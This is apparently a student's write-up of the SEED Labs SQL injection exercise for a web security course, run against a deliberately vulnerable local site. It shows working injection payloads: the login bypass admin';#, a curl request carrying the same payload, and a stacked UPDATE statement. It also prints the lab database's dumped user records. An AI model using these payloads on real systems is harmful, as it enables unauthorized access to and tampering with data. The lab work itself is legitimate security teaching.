
CSCI 5234 Web Security

Lab3

SQL Injection Attack

Lab Environment:

1. Follow the instructions given on the Lab Setup page and the Web SQL Injection page to download, install, and configure the virtual machines (VMs).
2. The SQL injection Attack will have to use one VM.
3. In the VM, modify the /etc/hosts file to map the domain name of www.xsslabelgg.com to the attacker machine's IP address. Modify 127.0.0.1 to the attacker machine's IP address as shown in Figure 1.
   192.168.0.165 www.seedlabsqlinjection.com



```
  GNU nano 2.5.3      File: /etc/hosts

127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable h$
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
192.168.0.165       www.SeedLabSQLInjection.com
192.168.0.165       www.xsslabelgg.com
192.168.0.165       www.csrflabelgg.com
192.168.0.165       www.csrflabattacker.com

^G Get Help   ^O Write Out ^W Where Is   ^K Cut Text
^X Exit       ^R Read File ^\ Replace    ^U Uncut Text
```

Figure 1: /etc/hosts


4. Apache configuration: Restart apache

Lab Tasks:

In this lab, we need to construct HTTP requests. To figure out what an acceptable HTTP request in Elgg looks like, we need to be able to capture and analyze HTTP requests. We can use a Firefox add-on called "HTTP Header Live" for this purpose. Before you start working on this lab, you should get familiar with this tool. Instructions on how to use this tool is given in Lab 1.


Task 1: Get Familiar with SQL Statements

In this task, we have to login the SQL database and show tables and Alice's credential table. Figure 1 shows how to login to the database, Figure 2 shows how to load database, Figure 3 shows tables, and Figure 4 shows Alice's credential table.




```
[02/20/20]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line i
nterface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \
g.
Your MySQL connection id is 34
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates.
 All rights reserved.

Oracle is a registered trademark of Oracle Corporation
and/or its
affiliates. Other names may be trademarks of their resp
ective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the c
urrent input statement.

mysql> 
```

Figure 1: Login to the database




```
mysql> use Users;
Reading table information for completion of table and c
olumn names
You can turn off this feature to get a quicker startup
with -A

Database changed
mysql> 
```

Figure 2: Load database



```
mysql> show tables;
+----------------+
| Tables_in_Users |
+----------------+
| credential      |
+----------------+
1 row in set (0.01 sec)

mysql> 
```

Figure 3: Show tables




```
mysql> SELECT * FROM credential WHERE name='Alice';
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+---------+---------------
------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
                          |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+---------+---------------
------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |
        |         |       |          | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+---------+---------------
------------------------+
1 row in set (0.00 sec)

mysql> _
```

Figure 4: Alice's credential table

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage


In this task, we need to login into the admin page without knowing any employee's credential. Figure 5 shows login to the SQL injection webpage.



USERNAME	admin';#
PASSWORD	Password

Figure 5: Login to the SQL injection webpage

After having logged into the SQL Injection webpage, we can see the details as shown in Figure 6.




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Figure 6: After logging into admin account

Task 2.2: SQL Injection Attack from 1command line

In this task, we need to login into the admin in terminal without knowing any employee's credential. Figure 7 shows login to the SQL without password.




```
[02/21/20]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?
username=admin%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar a
t the top with two menu options for Home and edit profile, with a butto
n to
logout. The profile details fetched will be displayed using the table c
lass of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users an
d the page with error login message should not have any of these items
at
all. Therefore the navbar tag starts before the php tag but it end with
in the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, s
hrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="ba
ckground-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_lo
go.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left:
30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_hom
e.php'>Home <span class='sr-only'>(current)</span></a></li><li class='n
av-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profi
le</a></li></ul><button onclick='logout()' type='button' id='logoffBtn'
 class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='c
ontainer'><br><h1 class='text-center'><b> User Details </b></h1><hr><br
><table class='table table-striped table-bordered'><thead class='thead-
dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scop
e='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th
><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'
>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th
 scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10
211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'
> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><t
d></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><t
d>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></
td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><
td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><
td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td>
<td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr>
<tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td
><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></ta
ble>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>[02/21/20]seed@VM:~$
```

Figure 7: Logging into SQL database

Task 2.3: Append a new SQL statement

In this task, you are required to update the database by using SQL injection attack. You are required to use multiple SQL statements separated by ";". You can try the following SQL injection string in the webpage. Figure 8 shows the SQL injection in the webpage. Please perform this attack and describe your observation in your report.

```
alice'; UPDATE credential SET Nickname='Alice' WHERE name='alice' ;#
```




USERNAME	alice'; UPDATE cred
PASSWORD	Password

Figure 8: Update Alice's data

